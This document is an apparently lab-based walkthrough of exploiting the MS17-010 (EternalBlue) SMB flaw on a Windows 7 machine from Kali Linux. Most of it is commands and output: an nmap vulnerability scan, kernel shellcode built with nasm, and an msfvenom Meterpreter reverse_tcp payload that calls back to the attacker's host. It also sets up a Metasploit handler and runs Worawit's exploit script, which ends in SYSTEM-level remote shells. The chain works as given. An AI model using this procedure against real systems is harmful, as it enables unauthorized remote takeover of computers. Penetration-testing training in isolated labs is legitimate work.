
MS17-010 - EternalBlue7


We exploit the MS17-010 Vulnerability (EternalBlue) on Windows 7 target. We use the shellcode (binary payloads) that we will generate, in addition to a python script and Metasploit Framework. We also need Worawit's eternalblue7_exploit.py python script, which can be downloaded from the following Github URL: https://gist.github.com/worawit/bd04bad3cd231474763b873df081c09a

Or to get all the exploits in this repository MS17-010 from the github




```
root@kali:~# git clone https://github.com/worawit/MS17-010.git
Cloning into 'MS17-010'...
remote: Enumerating objects: 183, done.
remote: Total 183 (delta 0), reused 0 (delta 0), pack-reused 183
Receiving objects: 100% (183/183), 113.61 KiB | 374.00 KiB/s, done.
Resolving deltas: 100% (102/102), done.
```

and this is the content of MS17-010



```
root@kali:~/MS17-010# ls
BUG.txt                    eternalchampion_poc.py   mysmb.py
checker.py                 eternalromance_leak.py   npp_control.py
eternalblue_exploit7.py    eternalromance_poc2.py   README.md
eternalblue_exploit8.py    eternalromance_poc.py    shellcode
eternalblue_poc.py         eternalsynergy_leak.py   zzz_exploit.py
eternalchampion_leak.py    eternalsynergy_poc.py
eternalchampion_poc2.py    infoleak_uninit.py
```

We will use NMAP to identify Windows computers affected by the MS17-010 Vulnerability.
I'm checking my Windows 7 test computer which has the IP address: 192.168.0.20
nmap -p445 –script smb-vuln-ms17-010 ip




```
root@kali:~# nmap -p445 --script smb-vuln-ms17-010 192.168.0.20
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-08 00:33 CET
Nmap scan report for 192.168.0.20
Host is up (0.0013s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:2C:73:DF (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
```

This computer is vulnerable!

We generate a binary payload (shellcode) that we will use later on to exploit the EternalBlue Windows OS vulnerability.

Our payload has 2 parts that will be generated independently, then combined into a single file. The first component is the Windows x64 kernel shellcode for Eternalblue exploit and the ASM code.

We will use "nasm" on Kali Linux, in order to compile the kernel shellcode, by using the command below:
nasm -f bin eternalblue_kshellcode_x64.asm -o sc_kernel_x64.bin




```
root@kali:~/MS17-010/shellcode# ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py
root@kali:~/MS17-010/shellcode# nasm -f bin eternalblue_kshellcode_x64.asm -o sc_kernel_x64.bin
root@kali:~/MS17-010/shellcode# ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  sc_kernel_x64.bin
```

The output for this command (and the first component for our payload) is the "sc_kernel_x64.bin" file.

The second component for our payload, is the part of the code which will create the Meterpreter shell from the target back to the attacker machine. It will be generated by using the "msfvenom" utility and the "windows/x64/meterpreter/reverse_tcp" payload as per the command below:


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.18 LPORT=4444 EXITFUNC=thread -f raw -o sc_msf_x64.bin



```
root@kali:~/MS17-010/shellcode# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.18 LPORT=4444
EXITFUNC=thread -f raw -o sc_msf_x64.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 511 bytes
Saved as: sc_msf_x64.bin
root@kali:~/MS17-010/shellcode# ls
eternalblue_kshellcode_x64.asm  eternalblue_sc_merge.py  sc_msf_x64.bin
eternalblue_kshellcode_x86.asm  sc_kernel_x64.bin
```

The output for this command (and the second component for our payload) is the "sc_x64_msf.bin" file. The IP address and the port belong to the attacker machine and will have to be configured in Metasploit before exploitation.

Finally we combine the two payload components into one file, by using the "cat" command:
- using the kernel shellcode file and the Meterpreter payload, by using the following command:
cat sc_kernel_x64.bin sc_msf_x64.bin > sc_x64.bin



```
root@kali:~/MS17-010/shellcode# cat sc_kernel_x64.bin sc_msf_x64.bin > sc_x64.bin
root@kali:~/MS17-010/shellcode# ls
eternalblue_kshellcode_x64.asm  eternalblue_sc_merge.py  sc_msf_x64.bin
eternalblue_kshellcode_x86.asm  sc_kernel_x64.bin        sc_x64.bin
```

We have now binary payload "sc_x64.bin" that we will be using to exploit the Eternalblue Windows OS vulnerability.

Before starting the actual target exploitation, we need to configure the multi handler exploit in Metasploit Framework. The multi handler exploit is running in listening mode and is necessary in order to establish the Meterpreter session between the attacker machine (Kali Linux OS) and the target machine (Windows OS). It is essential to configure the multi handler with the same Metasploit payload, LHOST and LPORT values that were previously used for generating the shellcode with the msfvenom utility.

The following Metasploit commands were used:

use exploit/multi/handler

This command selects the multi handler exploit module.

set payload windows/x64/meterpreter/reverse_tcp

This command selects the Meterpreter reverse_tcp payload

set EXITFUNC thread

This command configures the payload to use the Thread exit method, by calling ExitThread().

set LHOST <Kali_Linux_IP>

This command sets the listening IP address (192.168.0.18)

set LPORT 4444


This command sets the listening port value.

set ExitOnSession false

This command will allow the multi handler exploit to continue to run in listening mode, even if an established Meterpreter session is closed.

exploit -j

This command will launch the multi handler exploit and run it in the context of a job.



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set EXITFUNC thread
EXITFUNC => thread
msf exploit(multi/handler) > set LHOST 192.168.0.18
LHOST => 192.168.0.18
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.18:4444
```

The command used for running the EternalBlue exploit script is:


python eternalblue_exploit7.py <Target_IP> <shellcode_file> [numGroomConn]

where:

<Target_IP> *- the IP address for the test Windows 7 machine (192.168.0.20)*

<shellcode_file> *- sc_x64.bin (the binary payload)*


[numGroomConn] *- is an optional parameter which by default has the value 13. It is used in the EternalBlue exploit script for the buffer overflow attack. If the exploit fails, but the target does not crash, then try increasing the "numGroomConn" value.*



```
root@kali:~/MS17-010# python eternalblue_exploit7.py
eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]
root@kali:~/MS17-010# python eternalblue_exploit7.py 192.168.0.20 shellcode/sc_x64.bin 13
shellcode size: 1282
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

A few seconds later, we will obtain the meterpreter session on the target's machine, with SYSTEM privileges.

sessions
This command displays information about the active sessions.
sessions -i <Session_number>
This command starts interaction with the specified session.
sysinfo
This Meterpreter command displays information about the target system (after performing successful exploitation and after a Meterpreter session was established)
getuid
This Meterpreter command displays the Meterpreter user on the target.
exit
This Meterpreter command closes the current Meterpreter session.



```
msf exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.18:4444 -> 192.168.0.20:49162) at 2019-02-08 11:42:30 +0100
[*] Sending stage (206403 bytes) to 192.168.0.20
[*] Meterpreter session 2 opened (192.168.0.18:4444 -> 192.168.0.20:49160) at 2019-02-08 11:42:31 +0100
[*] Sending stage (206403 bytes) to 192.168.0.20
[*] Meterpreter session 3 opened (192.168.0.18:4444 -> 192.168.0.20:49161) at 2019-02-08 11:42:32 +0100

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ TEST-PC  192.168.0.18:4444 -> 192.168.0.20:49162 (192.168.0.20)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ TEST-PC  192.168.0.18:4444 -> 192.168.0.20:49160 (192.168.0.20)
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ TEST-PC  192.168.0.18:4444 -> 192.168.0.20:49161 (192.168.0.20)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : TEST-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```